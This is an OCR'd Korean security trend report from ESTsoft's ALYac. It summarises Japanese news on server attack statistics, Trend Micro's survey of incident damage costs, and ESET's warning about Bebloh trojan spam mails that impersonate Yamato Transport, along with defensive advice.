이러한 클라이언트 PC 에 대한 공격과 비교하여 서버에 대한 공격은 전체의 66.4%로 많지만 위험도는 클라이언트 PC 에 대한 공격 쪽이 높다고 한다. 서버에 대한 공격은 웹 어플리케이션 전반에 대한 것이 61.2%를 차지하고 주된 내용은 커맨드인젝션 및 SQL 인젝션이 되고 있다. 다음으로 유저 ID 와 패스워드를 특정하는 무차별대입공격이 19.8%, OpenSSL 의 취약성(Heartbleed)이나 Joomla 의 취약성 등 특정제품의 취약성을 노린 공격이 14.3%가 되고 있다.

공격자는 검지를 피하기 위해 공격의 송신원 IP 주소를 빈번하게 변경하고 있다고 생각되지만 공개서버에 대한 공격의 송신원 IP 주소의 활동기관을 분석한 결과, 1 일 미만의 활동기간인 것이 66.8%로 대부분을 차지하는 한편, 30 일 이상 계속적으로 활동하고 있는 것도 18.4% 확인되었다고 한다. IBM 에서는 발판이 되는 호스트 수는 유한이기 때문에 공격자가 이용할 수 있는 공격호스트는 가능한 한 계속 사용하는 전략이라고 추측하고 있어 IP 주소의 블랙리스트방식의 의한 검지에는 일정 효과가 있다고 한다.



[출처] http://internet.watch.impress.co.jp/docs/news/1019111.html

1 년간 38.5%에서 실제피해에 따른 인시던트 – 평균 연간피해액은 2.1 억엔


1 年間に 38.5%で実被害ともなうインシデント – 平均年間被害額は 2.1 億円

정부나 지자체, 기업의 반수 이상에서 2015 년 1 년동안 어떠한 시큐리티 인시던트를 경험했고, 38.5%에서 인시던트에 따른 피해가 발생하고 있었다는 사실이 밝혀졌다.

트렌드마이크로가 6 월에 정부나 지방자치단체, 기업에의 시큐리티대책의 의사결정에 관여하는 기업 1123 명 및 관공청 지자체의 252 명 합해서 1375 명을 대상으로 시큐리티 피해나 대책상황에 대해서 인터넷조사를 실시한 것이다.

답변자의 종업원규모는 50 명~99 명이 291 건, 100 명~999 명이 661 건, 1000 명~4999 명이 212 건, 5000 명 이상이 211 건이었다.

이 조사에 따르면 답변자의 57.2%에 해당하는 787 명이 2015 년에 어떠한 시큐리티 인시던트를 경험했다. 이 중 38.5%에 해당하는 530 명은 시스템의 복구비용이나 매출기회의 손실, 재발방지책, 보상 등의 비용 등 실제로 피해가 발생하고 있었다.




인시던트 경험자(787 명)에서 실제 피해가 생긴 인시던트 (그래프 : 트렌드마이크로)

피해가 생긴 인시던트를 살펴보면, 19.4%에서 고객정보, 13.5%에서 기술정보의 유출이 발생했다. 또한 17.8%에서 데이터 파괴나 손실, 6.4%에서 시스템 파괴가 생기고 있었다. 9.3%에서 시스템정지나 서비스정지에 이르렀다고 한다. 보상이나 보전의 발생은 2.8%로 1.1%는 소송비용이 발생했다.

발생한 연간피해액의 평균은 2 억 1050 만엔이었다. 전년의 평균피해총액인 1 억 3105 만엔을 크게 웃돌았다.
도도부현(都道府県)청이 5 억 4056 만엔으로 가장 많아 중앙성청이 4 억 8650 만엔으로 뒤를 잇는다.

정부기관이나 성청을 제외한 기업에서의 피해액 평균은 1 억 9180 만엔이었다. 복지나 개호가 3 억 848 만엔으로 최다액이 되었고, 금융이 2 억 8604 엔, 운송, 교통, 인프라가 2 억 6636 만엔으로 뒤를 이었다. 한편 센시티브 정보를 취급하 는 의료는 3087 만엔으로 가장 낮은 수치가 되고 있다.




실제 피해발생조직에서의 연간 피해액 평균 (그래프 : 트렌드마이크로)

[출처] http://www.security-next.com/073730

‘야마토운송’, ‘수선의뢰’ 등을 가장한 바이러스메일 다시 증가, 매주 화요일에 검출 피크

「ヤマト運輸」「修繕依頼」などを装ったウイルスメールが再び増加、毎週火曜日に検出のピーク



9 월 12 일부터 9 월 14 일에 걸쳐서 로그인 정보 등을 탈취하는 트로이의 목마 ‘Bebloh’에 대한 감염을 노린 일본어 스팸메일공격이 계속해서 확인되고 있다고 해서 시큐리티벤더 ESET 및 이 회사 제품을 일본 국내에 판매하는 캐논 IT 솔루션즈주식회사가 주의를 호소하고 있다.


Bebloh 에 대한 감염을 노린 일본어 스팸메일은 6 월 말에도 야마토운수를 사칭하는 메일 등이 많이 관측되고 있었다. 이번에 관측된 것도 거의 비슷한 것이다. 게다가 9 월 20 일부터 현재에 걸쳐서 아직 계속 확인되고 있다고 한다.

‘1468730430764.jpg 1468730502832.jpg 1468730565176.jpg.jpg.exe’ 등의 명칭의 ZIP 파일이 첨부된 메일이 많이 확인되어 있고, 첨부된 ZIP 파일에는 이중확장자에 의해 이미지파일(.jpg)를 가장한 실행형식의 파일(.exe)이 들어가 있다. 유저가 실행파일이라고 눈치채지 못하는 사이에 실행시키도록 하는 것으로 6 월 말은 텍스트파일형식(.txt)이 많이 나돌고 있다.

메일의 제목은 ‘【연락요망】수선의뢰’, ‘사진’, ‘사진 송부해주셔서 감사합니다’, ‘님사진(様写真)’, ‘주문서’ 등 다양한 것으로 본문은 모두 일본어로 되어 있다. 문면은 6 월 말의 스팸메일과 마찬가지로 중국어폰트가 사용되고 있거나 오역적인 일본어표현이 포함된 것은 소수로, 일본인이라도 본문을 읽고 수상하다고 느끼는 경우는 줄어들고 있다고 한다.

Part4. 해외 보안 동향

일본 국내에서의 Bebloh 아종의 검출상황에서 9 월 이후에는 매주 화요일에 검출의 피크가 있었고, 20 일도 많은 공격이 확인되기 시작했다고 한다. 또한 1 년간의 검출상황을 살펴보면, 6 월 이후에 증가하고 있는 것 외에도 9 월에 들어서도 검출된 악성코드 전체의 10%를 넘는 상황이라는 것이다.



ESET 에서는 앞으로도 Bebloh 아종의 의한 일본어메일로 하는 공격이 계속될 것이라 추측하고 있으며, 지인이나 거래처와의 사이에 사진데이터를 메일로 주고받는 경우에는 메일로 주고 받지 말고 파일 전송서비스 등 당사자끼리만 알 수 있는 수단으로 바꿀 것을 추천하고 있다. 또한 감염을 눈치채는 것이 늦어진 경우에 대해 대처하기 위해 로그인에 필요한 패스워드를 정기적으로 변경하는 것을 추천하고 있다.

[출처] http://internet.watch.impress.co.jp/docs/news/1021032.html

알약 10월 보안동향보고서
Contact us

㈜이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com

ESTsoft